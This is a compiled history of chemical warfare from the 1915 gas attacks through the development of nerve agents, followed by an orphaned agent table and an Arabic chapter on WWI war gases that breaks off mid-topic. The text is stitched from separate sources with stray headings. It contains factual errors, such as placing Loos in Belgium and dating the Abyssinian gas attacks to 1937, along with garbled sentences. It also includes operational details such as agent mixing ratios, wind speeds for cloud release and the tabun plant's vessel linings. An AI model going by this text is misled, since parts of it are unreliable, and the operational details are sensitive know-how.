The Germans launched a number of gas attacks during May 1915, with the last taking place on 24 May. The gas attacks then ceased. The prevailing winds over the lines had changed direction, and except for two small-scale attacks in October, the Germans did not return to gas attacks in earnest on the Western Front until December. The attacks in April and May represented a squandered opportunity for the Germans. Had the gas attacks been performed on a larger scale and been followed up, they could have decisively changed the course of the war. In practice, they just made the stalemate even more miserable.

The change in prevailing winds allowed the Germans to use their new poison gases on the Russians. On 31 May 1915, Haber supervised the first chlorine gas attack on the Eastern Front. Gas proved extremely deadly against the poorly-equipped Russians, though it was not very effective in winter cold since it tended to freeze. The Russians ended up suffering more gas casualties than all the other combatants combined, and their attempts to retaliate in kind generally proved ineffective.

1915-1916: ALLIED RESPONSE / PHOSGENE

* The Allies were unsurprisingly outraged at the German use of poison gas. The British Army assigned Major Charles Howard Foulkes of the Royal Engineers to implement a response. Foulkes was energetic and capable, and he quickly implemented schemes for CW defense and offense.

In June 1915, 2,500,000 "Hypo Helmets" were issued to Allied troops. These were primitive gas masks, made of flannel that was chemically impregnated to neutralize chlorine, with eyepieces made out of celluloid.
They were far better than nothing, but they could not resist an extended gas attack. Given enough gas, any filter would eventually become saturated and ineffective.

By early fall, Foulkes and his "Special Companies", later "Special Brigades", for gas warfare were ready to respond to German gas attacks with one of their own. On 25 September 1915, the British conducted their first gas attack at Loos, Belgium, using 5,500 cylinders of chlorine gas, in support of a major ground offensive. The gas attack was partly fumbled, with the gas blowing back into Allied lines and other screwups, resulting in thousands of Allied casualties. However, the effect of gas on the Germans was brutal and the Allies were able to quickly overrun the Germans' front-line trenches. It did little good; the British smashed themselves against the German rear defenses and suffered 50,000 casualties. The Germans counterattacked and pushed back the penetrations within a week.

* On 9 December 1915, with the winds again in their favor, the Germans launched another gas attack on the Allied lines, this time against the British at Ypres in Belgium. The Germans used chlorine and a new gas, "phosgene". It was said to have the smell of "new- mown hay".

Phosgene was another industrial chemical by-product that Fritz Haber and his institute had evaluated as a poison gas. Phosgene had a specific destructive interaction with lung tissue, turning to hydrochloric acid when it came into contact with water, and its lethal concentration was only an eighteenth that of chlorine. Its action was subtle and deadly. A soldier who inhaled a lethal dose of phosgene would feel some irritation at first, and then feel fine for a day or two. In many cases, men would simply shrug off the gas attack as inconsequential, or hardly notice they had been gassed. Then the linings of their lungs would break down, and as with chlorine gas they would drown in their own lung fluids, coughing up a watery stream until they could choked and drowned. There is a story of a German prisoner who had been gassed with phosgene and mocked his captors for the ineffectiveness of their gases. He was dead within 24 hours.

Fortunately, the British had realized the summer before that phosgene might be used as a poison gas and were prepared for it.
They had developed the improved "P Helmet", with better impregnation and a rubber exhaust tube. Nine million P Helmets had been issued by December, and managed to limit Allied casualties.

The British were quick to adopt phosgene themselves. In June 1916, during the battle of the Somme, they poured out a huge cloud of phosgene and chlorine gas along a 27 kilometer (17 mile) front. The cloud penetrated up to 19 kilometers (12 miles) behind German lines, killing everything unprotected. The British became particularly fond of phosgene.

* In 1915, both sides had only been experimenting with poison gas. In 1916, it became a standard weapon and was used enthusiastically. The British established a large research and development facility at Porton Down on Salisbury Plain for development of chemical weapons. However, the Allies were at a significant disadvantage in chemical warfare. Germany's chemical industry was the biggest in the world. Germany's eight giant chemical firms were united in a cartel named the "Interessen Gemeinschaft (IG)". The IG was willing and capable of producing large quantities of chemical weapons.

Soldiers hated poison gas, more than they hated most weapons. The trench war was bad enough ; gas made it much more dreadful, since digging in provided no defense against it. Soldiers were almost as scared of their own gas as they were of the enemy's, since blunders were common, and shifting winds made gas releases potentially dangerous to everyone. 57 of Foulkes' men were killed by their own gas during the Battle of the Somme.

Gas masks were extremely uncomfortable, and the terror caused by gas extreme, particularly after the introduction of phosgene. One soldier recollected: "It was remarked as a joke that if someone yelled 'gas', everyone in France would put on a mask."

1916- 1918: THE LIVENS PROJECTOR / MUSTARD GAS

- The combatants continued to improve the technology for CW. In early 1916, both the French and the Germans began firing gas shells out of conventional artillery, and the British began to use gas barrages on a large scale the next year. Artillery shells could not achieve the gas concentrations provided by cylinders, but they could reach far back into enemy lines, reducing the risk of gas exposure to "friendly" forces.

While the Allies had at first lagged the Germans in developing new chemical weapons, they soon came up with innovations of their own. The first was the British "Livens Projector", invented by Captain William H. Livens, a British Army officer who took a personal interest in finding new and more effective ways to kill Germans.

The "Livens Projector" was simply a metal pipe about a meter or so long that was buried in the soil at a 45 degree angle. Large numbers of the projectors were set up in banks. Each projector was loaded with a drum containing about 14 kilograms (30 pounds) of gas, and the bank of projectors was fired by an electrical charge, sending the drums tumbling through air for a range of over a kilometer and a half (about a mile).

Each drum contained a bursting charge to blast it open when it landed near enemy trenches, dousing the enemy with gas with little warning. The Livens Projector was cheap, crude, and extremely effective, since it could be used in mass numbers to produce an overwhelming, terrifying barrage. It was first used at the Battle of Arras on 9 April 1917. As a witness observed :

BEGIN QUOTE:

The discharge took place practically simultaneously: a dull red flash seemed to flicker all along the front as far as the eye could reach, and there was a slight ground tremor, followed a little later by a muffled roar, as 2,340 of these sinister projectiles hurtled through space, turning clumsily over and over, and some of them, no doubt, colliding in flight.

About 20 seconds later they landed in masses in the German positions, and after a brief pause the steel cases were burst open by the explosive charges inside, and nearly fifty tons of liquid phosgene were liberated which vaporized instantly and formed a cloud that Livens, who watched the discharge from an aeroplane, noticed it still so thick as to be visible as it floated over Vimy and Bailleu villages.

END QUOTE

The British became very competent at setting up and using massed Livens Projectors, and developed a variety of projectiles for the weapon. The Germans tried to copy it, but the Livens Projector gave the British an edge on the Germans in gas warfare and the Germans never quite caught back up.

* The Germans had another trick of their own, however. On the evening of 12 July 1917, the Germans fired shells into British trenches at Ypres, but when they burst the shells released a brown oily fluid, not a gas. The stuff had a horrible smell, something like rancid garlic or mustard, but it otherwise didn't seem particularly offensive and caused only slight irritation to eyes and throat. Remarkably, given the paranoia over gas attacks, many British troops didn't bother to put on gas masks. As the night wore on, they began to feel pain rising in their eyes and throats, and gradually suffered swelling and huge blisters wherever their skin had come into contact with the noxious fluid.

The results were horrendous, with all affected losing large patches of skin and many of the men blinded. Some died from the massive damage done to throat and lungs. The actual number of fatalities was low, but many of the victims were so badly hurt that they would not be fit to fight for months, if they ever recovered their health at all.

The Germans called their new weapon "Lost", or "Yellow Cross" after the marking on shells, in contrast to the "Green Cross" that designated chlorine and phosgene. The French quickly named it "Yperite", after its use at Ypres. The British codenamed it "HS", for "Hun Stuff", but its rank smell inspired another name that stuck: "mustard gas".

Its formal name was "dichloroethyl sulfide", and it had been discovered by accident by chemical researchers before the war, some of them being badly burned by it. Mustard was not used in its formulation, the smell was simply a coincidence, and was actually due to impurities that arose in its formulation. The pure agent actually had little or no smell .

Mustard was a "blistering agent", or in formal medical terms a "vesicant" -- in essence it caused chemical burns. It had actually been evaluated by the British some time earlier and rejected as insufficiently lethal. In fact, although mustard gas didn't have the killing power of phosgene, it was still a very useful weapon. The Germans had realized that improved Allied gas masks and training had rendered chlorine and phosgene gas ineffective. Haber then put his skills to work to develop a chemical weapon for which a gas mask could offer no protection.

Mustard gas did not dissipate like the other gases. The oily fluid could persist for a long time and continue to cause misery and pain to anyone who came in contact with it, for example accidentally getting some of it on his boots and from there on his hands and face. It would freeze during the winter, and still be toxic when it thawed again in the spring. In fact, French citizens were still occasionally suffering chemical burns in the 1990s from stumbling across ancient dud mustard shells plowed up on old battlefields.

Mustard gas was a vile substance and manufacturing it was difficult and dangerous. The French were not able to begin full production of it until June 1918. The British built a large plant at Avonmouth to manufacture mustard gas. The gas would cost workers at the Avonmouth plant three deaths, a thousand burns, and endless illnesses, some of which would plague their victims all their lives. The British Army did not obtain mustard gas until September 1918, and the Allies never seriously used mustard gas in combat. They made do with phosgene with a vengeance. In early 1918, the British responded to the German mustard gas attacks with dense clouds of phosgene to overwhelm gas masks, with the poison released from big cylinders on train cars rolled up behind the lines.

The Americans were laggards at chemical warfare. They set up a "Gas Service" after they entered the war in 1917, which led to the "Chemical Warfare Service (CWS)" in 1918. The US Army was not all that enthusiastic about CW, largely because frontline officers had noticed the Germans became particularly annoyed when gassed, responding with furious heavy artillery barrages.

- The Germans launched their last major offensive in the West in March 1918. After initial success, the offensive fizzled out and the Allied armies, now heavily reinforced by the Americans, pushed back the Germans relentlessly. By this time many of the artillery shells fired contained gas, with the proportion as high as a third or even half. However, it hadn't proven a decisive weapon and had done little more than make conditions worse for the soldiers in the trenches.

Gas could be highly effective if it was used against opponents who were not equipped to deal with it. As mentioned, the Germans used it with great effect against the Russians, inflicting what is now broadly estimated to be about 600,000 casualties, and in October 1917, the Germans used phosgene to break the Italian defensive line in Northern Italy at Caporetto. The unprepared Italians were sent into terrified flight and decisively defeated. In contrast, troops who were equipped and trained to deal with gas attacks would suffer relatively minimal casualties, though bundling up against gas was stifling and exhausting, and life in a poisoned landscape was demoralizing.

Yet the gas shells kept flying overhead. One small incident stands out. On 14 October 1918, the British fired their new mustard gas shells into German positions at a Belgian village named Werwick. One of the injured was an Austrian-born corporal named Adolf Hitler, who wrote vividly in MEIN KAMPF that at "about seven o'clock my eyes were scorching ... a few hours later my eyes were like glowing coals, and all was darkness about me." He was evacuated back to Germany by train a few days later, blinded, burned, and seething over his humiliation and the humiliation of his beloved Fatherland. An armistice was declared in November 1918, and the shooting stopped. Gas was estimated to have killed about 100,000 men and injured a million. The number of men killed by gas was small compared to the number killed by other means, but gas had played a particularly unpleasant role in the conflict. Gas shells and other delivery systems had been refined, as had defensive technologies and procedures. All the combatants had been preparing even nastier chemical weapons when the war ended.

1918-1934: CW IN THE AFTERMATH

- Fritz Haber was devastated by his country's defeat. He feared that he would be tried as a war criminal, and left Germany for Switzerland wearing a fake beard. Haber needn't have worried. In 1919 he was awarded the Nobel Prize in chemistry instead, for his prewar development of the Haber process. He was restored to respectability, though there were loud protests at the award. Haber himself was anything but contrite and did not avoid the subject of CW when he received the prize, saying: "In no future war will the military be able to ignore poison gas. It is a higher form of killing."

They were hardly ignoring it. Four classes of agents had been developed during the war and were being refined in the postwar period :

- Asphyxiants or "choking agents", which attacked the lungs and could cause victims to drown in their own lung fluids. The classic agents were chlorine and phosgene, but other agents were used during the war. "Diphosgene" was similar to phosgene in composition and action, but easier to handle.

  "Chloropicrin", known as "vomiting gas" by the British, "aquinite" by the French, and "klop" by the Germans, was much less effective than phosgene and had a nasty strong odor that gave away its presence, but it was inert; it could penetrate gas mask filters more easily and was sometimes used in combination with other gases.

* Blistering agents, consisting of several different forms of mustard gas. The original German chemical agent was "sulfur mustard", but after the war "nitrogen mustard" agents were synthesized and manufactured as well. Nitrogen mustard was easier to manufacture and more persistent than sulfur mustard.


The Americans did make a significant contribution to CW in the form of a blistering agent named "lewisite", developed in 1918 by W. Lee Lewis of the Catholic University in Washington DC. Lewisite was similar to mustard gas in its ability to cause damage to a victim's entire body, but much faster-acting, though apparently it degraded easily when it came into contact with water.

Lewisite was an oily liquid that ranged from clear to dark colored, depending on impurities. Pure product had little smell, but impure product smelled something like geraniums. It was an arsenic-based or "arsenical" compound that caused a burning sensation on the skin within about 15 seconds. The Americans built a huge production facility at Edgewood Arsenal to manufacture lewisite in quantity. It was too late in the war to get it into service and the Americans blessedly gave up its production soon after the end of the conflict. However, they had let the genie out of the bottle and other nations would find lewisite very interesting.

family of other broad-effect irritants were developed in the postwar period as well, known as "nettle gases" since they made a victim feel as if he had been dragged through stinging nettles. The best-known of the nettle gases was "phosgene oxime". The name is somewhat misleading since it had no strong chemical relationship to phosgene, and of course had a much different action.


* Blood agents, most specifically aqueous "hydrogen cyanide (HCN)", also known as "prussic acid" or "hydrocyanic acid", which blocked the absorption of oxygen in the blood. Cyanides had been used in combat by the Allies to an extent, but though deadly in enclosed spaces, they tended to dissipate quickly in open air, and they had little useful effect in low concentrations.

- A wide range of "nonlethal", or more correctly "less lethal", gases, including tear gases and vomiting agents. Such substances are now known as “ riot control agents (RCAs)". Many different tear gases were used during World War I, such as "chloracetone" and "bromacetone", and after the war new tear gases were developed, including "chloracetophenone (CN)" and "ortho-chlorobenzylidene malononitrile" -- the second being an aerosol powder mercifully better known as "CS" after its inventors, Corson and Stoughton. CN is actually the basis of the popular self-defense spray known as "Mace", and CS remains in use by the US military as an RCA and for gas training. By the way, modern "pepper spray" is actually based on a substance named "capsaicin" that is the active ingredient of chili peppers.




One of the best- known vomiting agents was "adamsite" or "DM", an arsenical like lewisite. Vomiting agents tended to be more lethal than tear gases and they were eventually abandoned.

Incidentally, formally the term "chemical weapon" does not mean a poison gas in itself. It formally means a weapon used to deliver poison gas, such as a shell or a gas cylinder. The poison gases are formally referred to as "chemical agents".



EARLY CHEMICAL AGENTS

CHLORINE



PHOSGENE

SULFUR MUSTARD

HYDROGEN CYANIDE

LEWISITE

GVG/PD/1.4

Rumors linger that gas warfare continued in the confused years immediately after WWI, if on a very small and quiet scale. Gas shells may have been used in the Russian Civil War by both the White and Red armies, and may have been used by colonial powers on occasion to help suppress rebellious populations. Fritz Haber continued his work on poison gases under the cover of "pest control", since gas weapons had been forbidden to the Germans by the Treaty of Versailles in 1919. Haber developed an insecticide that could be used to fumigate buildings, in the form of a crystalline material that released hydrogen cyanide fumes. It could also be deadly to humans in enclosed spaces. It was known by the tradename of "Zyklon B", and the Nazis would find it a useful substance for their extermination camps 20 years later. Although hydrogen cyanide was a poor battlefield agent, it would almost certainly end up killing more people than all other poison gases ever used.

- **If gas warfare continued in secret, in public it was made illegal through a series of international treaties that culminated in the Geneva Protocol of 1925. 38 countries signed the protocol, renouncing the use of chemical weapons, though the treaty was not ratified by the US and Japan .**

There were major loopholes in the treaty; it had few or no verification or enforcement clauses; and the major powers continued to develop chemical weapons in secret. During the late 1920s, the Soviets began to develop their own gas warfare capability with cooperation from Weimar Germany, and in the same timeframe the Japanese obtained their own gas warfare capability. The Japanese were industrious in their chemical weapons efforts, producing mustard gas and lewisite; chemical bombs, rockets, aerial dispensers, anti-tank grenades using hydrogen cyanide charges, and other weapons; and chemical protection gear not only for men, but for horses, camels, and dogs .


When the Nazis came to power in Germany in 1933, they were very interested in gas warfare. Hitler had been impressed by its capabilities after his incapacitation by a gas attack, and in the form of Fritz Haber, Germany possessed a great resource for chemical warfare.

However, Haber's Jewish background made him distasteful to the Nazis. His stature was such that he was told he could remain in charge of his research, but that all his Jewish workers must resign. He replied that he would resign as well. He left Germany, and died in Switzerland the next year, in 1934. His instructions indicated that he was to be buried next to Clara.

1934- 1940: NERVE GAS / REVIVAL OF GAS WARFARE

* Gas warfare continued to evolve without Haber. Another German chemist, Gerhard Schrader, was honestly working on insecticides when he developed a highly lethal organophosphate compound in December 1936, which he named "tabun".
He found out how potentially deadly it was in January 1937, when he and an assistant accidentally spilled a drop of it.
Their pupils constricted to pinholes and they suffered shortness of breath. Had the spill been slightly bigger, it would have killed them.
Tabun was the first member of a fourth class of poison gases, known as "nerve gases", or more correctly "nerve agents", since they were dispersed as a fine aerosol of liquid droplets, not a gas.
The Germans discovered a few years later that tabun worked by interfering with the transmission of nerve impulses across synapses. Victims lost bodily control until they were no longer able to breath, causing suffocation. Tabun was invisible, odorless, and could kill in extremely tiny quantities. A gas mask was little protection, since tabun could be absorbed through the skin.


Tabun was far too dangerous to be safely used as a pesticide. Although Schrader had not been looking for a weapon, he realized the military potential of his discovery. He was a dutiful German and reported his discovery to the authorities, as required under Nazi law of any discovery that might have military applications. Schrader was not enthusiastic about developing chemical agents like Haber, but he did it anyway. The Nazis set him up in a secret military research lab. In 1938, he discovered an even more lethal nerve agent similar to tabun, which he named "sarin".




* In the meantime, CW had resurfaced. The Italians used mustard gas during their campaign in Abyssinia (now Ethiopia) in 1937. They introduced the new trick of dropping it from airplanes in gas bombs. World opinion condemned Mussolini. Beginning in 1937, the Japanese also began to use gas weapons against the Chinese. China was remote and backward, and so information on the Japanese use of gas was sketchy, but reports trickled out of mustard gas attacks on Chinese soldiers and citizens.

CW was coming back into style. A big conflict was coming, and chemical weapons were expected to be used, both on the battlefield and against civilian populations.
The British distributed 30 million gas masks, not knowing how useless they would be if the Germans used their secret new tabun gas, and implemented an exhaustive CW civil defense program. Governments also ramped up development and production of chemical agents.

* Tabun wasn't available for operational use when war broke out in September 1939, but the Germans had a chemical corps, which conducted field exercises using mustard gas.
However, gas is basically a siege weapon, intended to root out troops dug into trenches and fortifications, and the German Blitzkrieg was war of rapid mobility. Gas could hamper the attacker as much as it hurt the defender, and so it was not used as a firstline weapon, though there are tales that it was used in a few cases against Soviet troops holed up in fortifications .



The Germans stockpiled poison gases in bulk anyway. In January 1940, the Germans began high priority construction of a huge tabun plant at Dyenfurth am Oder in Silesia, now part of Poland. The plant was designed to perform all phases of tabun production, though a long series of production glitches kept it of operation until April 1942.



Producing tabun was no simple task. Some of the intermediate chemicals were extremely corrosive, requiring vessels lined with silver or made of quartz. The final product was so incredibly toxic that final production was in rooms with double glass walls, with pressurized air circulated between the walls. Sarin was even harder to manufacture, and though a pilot production facility was built at Dyenfurth, sarin never reached production status during the war .

The production spaces had to be decontaminated every now and then with steam and ammonia. The workers had to wear rubberized clothes with respirators, and the suits had to be disposed of after their tenth use. If a worker was contaminated, his protective clothes were quickly stripped off and he was dunked in a sodium bicarbonate bath.
There were a number of accidents at the Dyenfurth plant that killed at least ten workers. One had two liters (half a US gallon) of tabun pour down the neck of his suit. He died in two minutes, despite all attempts to save his life.

Major Chemical Weapons Introductions in World War I

Introduced by Germany	Year	Introduced by the Allies
Dianisidine salts*	1914	Ethyl bromoacetate
	1915	
Xylyl bromide	January	
	March	Chloroacetone
Chlorine	April	Ethyl chlorosulfonate
• Methyl chlorosulfonate •Monochloromethyl chloroformate	June	
Bromoacetone	July	
	September	Perchloromethyl mercaptan
	December	• Ethyl iodoacetate •Phosgene

1916
January
Acrolein
Trichloromethyl chloroformate

Diphenylcyanoarsine
March

THE PRINCIPAL PROPERTIES
OF THE WAR GASES
الخواص الكيميائية والفيزيائية للغازات السامة التي تم استخدامها
خلال الحرب العالمية الأولى وآلية عملها وتطورها بالتفصيل

إن فكرة استخدام الغازات السامة في الحروب قديمة العهد ويرجع ذلك إلى بدء نشوء الحرب بين بني الإنسان . بل تتعدى ذلك أيضاً إلى عالم الحيوان فنجد بعضها (الخنفس) مثلاً يفرز غازات مخدرة أو كريهة الرائحة عندما يقتفى أثره العدو .

ففي عهد القبائل الأولى التي كانت تسكن المغارات والكهوف كانوا يلجأون في أثناء الكفاح بين بعضهم البعض إلى تدخين مغارات الخصوم وفي الكتابات القديمة الآشورية المحفوظة في دار الآثار البريطانية بعض الوصف لاستعمال الغازات السامة ، وكانت تستعمل في البر والبحر ، واستعمل قدماء اليونان الغازات السامة في سنة 431ق.س بشكل لهيب يحدثه مخلوط من الكبريت والكربون والقطران ويطلق بواسطة قاذفات كبيرة ((منجنيقات)).

وبعد ذلك استعملوا الأسهم المغموسة في خليط من الكبريت والكربون والنفط يشعلونها ثم يطلقونها صوب أهداف قابلة للاشتعال كالأخشاب والأحطاب بقرب العدو وتلتصق بها الأسهم وتحث أثناء احتراقها غازات سامة تنتشر في الجو وكان الأعداء يتقون ذلك بتغطية الأسهم والأهداف بالطين أو بالتراب .

وقد اتخذت الحرب الكيميائية أهمية كبرى عندما أدخل على الحروب استعمال النار اليونانية وقد عرف تركيبها السري عندما فر المهندس كالينوس في سنة 168 بعد الميلاد من عين شمس إلى القسطنطينية وأفشي هذا السر إلى حكام الإمبراطورية الشرقية . وإن أخر تركيب لها هو الموجود به الكبريت والنفط والشمع والترينتين والجير الحي وكانت تلقى من منجانيق أو أنابيب مركبة السفن.

وفي عام 200 بعد الميلاد أعيد استعمال الغازات الكبريتية .

وقد أريد في العصور الحديثة الانتفاع باستعمالها في الحروب فاستعملت في الحرب الأميركية سنة 1861 عندما حاصر الشماليون شارلستون حيث كانوا يشعلون أخشاباً مشبعة بالكبريت والملح والكربون عند مناطق الحصار بالمدينة ليجبروا المدافعين عنها على الخروج منها خشية الاختناق بعد أن أشار عليهم بذلك اللورد بليفير (ply Fiar) الإنكليزي.

وبعد ذلك في نفس الحرب الأميركية المذكورة استعملوا قذائف (sells) من مركب فسفوري محترق . وقد استعملت في عدة ظروف بعض مركبات لمحاربة قرصان البحر كانت تلقى من أوان أو كرات محتوية على قطران وراتنج القلفونيا وبارود وحنتيت ومواد كيميائية مهيجة وكانت تحدث هذه المواد سعالاً وإذرافاً للدمع كما كان يلقي في بعض الأحيان على السفن مسحوق الجير الحي .

ثم تقدمت الكيمياء نوعاً ما واهتدى الإنسان إلى بعض مواد تؤثر أبخرتها في أعضاء الجسم المختلفة مثل الزرنيخ فاستخدمها في الحروب ولكن لم تأت بنتائج تذكر لعدم توفر كميات كبيرة منها وكان ذلك راجعاً إلى صعوبة تحضيرها في ذلك الوقت .

وعندما اشتعلت نيران الحرب العظمى اندفعت جميع الامم في الأبحاث والتجارب ودخلت في دور مباراة عظيمة توصلت على أثرها إلى نتائج باهرة .ومما ساعدها على ذلك تقدم علم الكيمياء تقدماً عظيماً وكذلك الصناعات بأنواعها.

وقد كانت معظم المواد التي أجريت عليها التجارب والأبحاث في هذه الفترة معروفة للعالم كله قبل نشوب الحرب وكان يستعمل منها الكثير في إبان السلم في بعض الصناعات وكانت خواصها أيضاً معروفة لدى الكيميائيين وكثيراً ما وقفت حجر عثرة في سبيل أبحاثهم إما لرائحتها الكريهة أو لتأثيرها المهيج أو السام .

وقد بلغ عدد المواد التي أجريت عليها التجارب حوالي ثلاثة آلاف مادة لم يصلح منها في الحروب غير ثلاثين مادة فقط كانت بينها اثنتا عشرة مادة جاءت بأحسن النتائج المطلوبة في ميادين القتال حيث أنه لا يكفي أن تكون المادة شديدة التأثر بل يجب أن تكون مستوفاة للشروط الكثيرة التي تجعلها صالحة لأغراض القتال ، وسنذكر هذه الشروط في الفصل القادم.

وكان الألمان أول من استعمل الغازات في الحروب العالمية الأولى في 21أكتوبر 1914 حيث استعملوا غازا مهيجاً (أحد مركبات البروم) في نيف شابل فلم ينجحوا . ثم استعملوا قنابل مسيلة للدموع في الخط الروسي ولكن لبرودة الجو لم تنجح هذه أيضاً .

وفي 22-24نيسان 1915 فاجأ الألمان الحلفاء بأن وضعوا الكلور في اسطوانات من الصلب ونقلوا هذه الاسطوانات إلى ميادين القتال ، وانتظروا إلى الوقت المناسب حيث كان اتجاه الريح نحو العدو وفتحوا صمامات هذه الاسطوانات فانطلق من فوهاتها غاز الكلور فكون سحابة كثيفة ووجهتها الرياح إلى أماكن العدو وهو بدون وقاية.

وقد كان لهذه المفاجأة تأثير عظيم وبالأخص في الروح المعنوية للجيوش الفرنسية فضلاً عن عدد الضحايا الكبير الذي ينوف على 16000 جندي.

ولكن الألمان لم ينتهزوا هذه الفرصة إذ لو هجموا عندئذ بجيش من الفرسان لوصلوا بحر المانش لخلو الطريق أمامهم و لانتهت الحرب في صالحهم عندئذ .. ولكنهم أحجموا عن الهجوم . وبعد نجاح هذه الطريقة اتجهت الأفكار إلى تحسينها وتهذيبها وأطلق عليها طريقة (النفخ) وقد استعملت من كلا الفريقين مدة الزمن.

وبعد ما توصل الحلفاء إلى معرفة طرق الوقاية من غاز الكلور لجأ الألمان في صيف عام 1915 إلى استعمال غاز الفوسجين بعد إضافة الكلور إليه بنسبة 3:1

ولم يكن المقصود من إضافة الكلور إليه الإفادة من فعله الفسيولوجي بل الإفادة من سرعة تبخره – حيث أن الفوسجين بمفرده يغلي في درجة +8 وعلى ذلك يكون في فصل الشتاء عديم التبخر فإذ ا أضيف إليه الكلور الذي يغلي في درجة 35,5 تحت الصفر أصبح المخلوط يتبخر بسرعة حتى في أيام الشتاء الباردة .

وبعد أن نجح الحلفاء في معرفة طرق الوقاية من الفوسيجين بأن أضافوا في مرشح الكمامات مادتين كيميائيتين وهما (فينول الصوديوم والأرتروبين) للتفاعل مع الفوسجين ، استعمل الألمان المادة الثالثة في ميادين الحرب وهما كلور بيكرين وكان ذلك في سنة 1917 وهذه المادة سريعة التبخر في درجات الحرارة العادية ولو أن درجة غليانها هي 111 مئوية فوق الصفر .

وأما الحلفاء فقد استعملوا أيضاً غاز الكلور في سبتمبر 1915 بعد أن أضافوا إليه رابع كلور القصدير وكذا الفوسجين بطرقة (النفخ)وظلوا يعملون بهذه الطريقة حتى سنة 1916 حيث أخذت هذه الطريقة تتلاشى شيئاً فشيئاً للأسباب التالية :

أولاً : لعلاقتها الشديدة بالرياح: حيث يجب أن تكون بسرعة مناسبة (حوالي 3 أمتار في الثانية) لتأتي بالغرض المطلوب . فإذا نقصت سرعتها عن ذلك فإن سير سحاب الغاز يكون بطيئاً فتعطي للعدو فرصة الهرب أو فرصة الهجوم على أماكن أسطوانات الغازات لتدميرها. وقد دلت التجارب أيضاً على أنه إذا كانت السرعة أقل من مترين في الثانية فيحتمل رجوع سحاب الغازات على الجيش نفسه بدلاً من وصولها إلى العدو وأما إذا زادت سرعة الرياح عن 3 أمتار في الثانية فإنها تحمل سحابة الغاز وتمر بها على العدو وبسرعة فيكون تأثيرها ضعيفاً بالنسبة لقصر الوقت الذي يبقى العدو فيه محاطاً بالسحابة من جهة ثم لقلة درجة تركيز مادة الغاز في الهواء من جهة أخرى .

ثانياً : لعلاقتها بخواص المادة المستعملة : فأنه لا يمكن استعمال هذه الطريقة إلا بغازات لها خواص كيميائية معينة بأن تكون سريعة التبخر وتكون كثافة أبخرتها أثقل من كثافة الهواء حتى لا تحملها الرياح إلى أعلى بل تلاصق الأرض وتتسرب داخل الخنادق والفجوات وخلافها.

طريقة قذف الغازات :

تملأ أسطوانات بالغازات المراد قذفها مع مواد متفجرة لدفعها إلى صفوف العدو بأجهزة معدة لذلك ويمكن التحكم في وقت الانفجار بواسطة فتيل الاشتعال فيكون الانفجار إما في طريق سيرها فتسقط مواد الغازات على هيئة رذاذ على سطح الأرض أو يكون عند اصطدامها بالأرض وتسيل منها مواد الغازات المحشوة بها.

استعمال الغازات في قذائف المدافع :

ثم تطورت طرق استعمال الغازات إلى أن وصلت المدفعية وملئت لهذا الغرض قذائف بالغازات السامة وأطلقت على الأعداء في ميادين الحرب وقد لعبت هذه الطريقة دوراً كبيراً في أواخر الحرب العظمى الأولى حيث في سنة 1918 كان 80% من ذخيرة المدفعية الألمانية عبارة عن غازات سامة . وكانت أول قنبلة استعملت بهذه الطريقة محشوة بمادة بروم الأسيتون وأطلق على القنابل المحشوة بهذه المادة اسم القنابل الخضراء (T.gtungtanetein)ولسهولة تميزها عن القذائف الأخرى رسم عليها صليب أخضر وعندما تحقق الفرنسيون من نجاح القنابل الألمانية المحشوة بمادة بروم الأستون أرادوا مجارتها ولكن لم يكن من الميسور الحصول على عنصر البروم اللازم لتحضير هذه المادة فاستعاضوا عنه باللور وتوصلوا إلى مادتين هما (كلور الأستون وفوق كلور ميثيل مركبتان) ولكنهما لم يأتيا بالنتيجة المنتظرة وعلى ذلك لجؤوا إلى الفوسجين مرة أخرى بعد أن أذابوه في رابع كلور القصدير لجعله سهل التعبئة في القذائف .

وكان الألمان أثناء ذلك يوالون الأبحاث والتجارب فاكتشفوا مادة جديدة فأطلق عليها اسم بيرستوف (perstoff) كان لها نجاح عظيم في المدفعية وهذه المادة تغلي في درجة 128 فوق الصفر ولكن لبخارها خاصية هامة وهي أنه مكون من جزأين من الفوسجين وعلى ذلك تأثيرها الفسيولوجي ضعف تأثير االفوسجين العادي وتمتاز بسهولة الملء في القنابل التي رسم عليها الصليب الأخضر .

وقد لعبت هذه المادة دوراً عظيماً في الحرب العظمى فاستعملت لأول مرة في ليلة 23/يونيو/1916 في الهجوم على حصن فردان verdun فأطلق 10000 قذيفة تحتوي على /200/ طن من البيرستوف فشلت حركة الدفاع الفرنسي كلية. واستخدمت كذلك في التغلب عل الرومانيين حيث كانوا يستعملون بعض الكمامات الفرنسية الرديئة الصنع وبذلك نجح الأمان نجاحاً تاماً في إخضاعهم.

وفي هذه الأثناء كانت هذه المادة هي الذخيرة الوحيدة للألمان ولكن اضطروا أخيراً إلى تركها بعد ما استخدم الحلفاء للوقاية كمامات تشبه الكمامات الألمانية التي تقي من هذه المادة ....

ثم حاول كل فريق من المتحاربين اكتشاف غازات جديدة تنفذ من كمامات الفريق الآخر – فعندما علم الفرنسيون بعد فحص الكمامات الألمانية أنها لا تحتوي على مواد كيميائية لحجز غاز (حامض السيانيك) (HCN)تخمرت الفكرة عندهم باستعماله في الهجوم على الجيش الألماني وفعلا نفذت الفكرة في أول يوليو سنة 1916 ولكن وصلت أخبار هذه الخطة إلى مسامع الألمان قبل ذلك بثمانية أيام فأخذوا الحيطة منها بأن أضافوا في أيام قلائل إلى جميع كمامات الجيش أكسيد القضة الذي يمتص هذا الغاز فكان نصيب الفرنسين الفشل التام وثم اختفت على أثر ذلك جميع قنابل هذا النوع بالتدريج من ميادين الحرب .بعد ذلك صارت طرق الحرب بالغازات وطرق الوقاية منها في توازن مدة طويلة وذهبت محاولات كلا الفريقين عبثاً إلى أن اهتدت ألمانيا إلى مركبات الزرنيخ فوجدوا أن مركبين منها لهما التأثير الحربي المطلوب وهاتان المادتان هما :

1- كلور الزرنيخ ثنائي الفنيل (كلارك1) "دى فنيل أرزين كلوريد"

2- سيانيد الزرنيخ ثنائي الفنيل (كلارك 2) "دى فنيل أرزين سيانيد"

وأطلق على هاتين المادتين اسم الصليب الأزرق كما رسم على قنابلهما أيضاً للدلالة على محتوياتهما ومن أهم خواص هاتين المادتين التأثير الكامن أي أن لا يظهر تأثيرها إلا بعد مدة من وصولهما إلى الأعداء أي بعد الاعتقاد أنه لاخطر منهما .

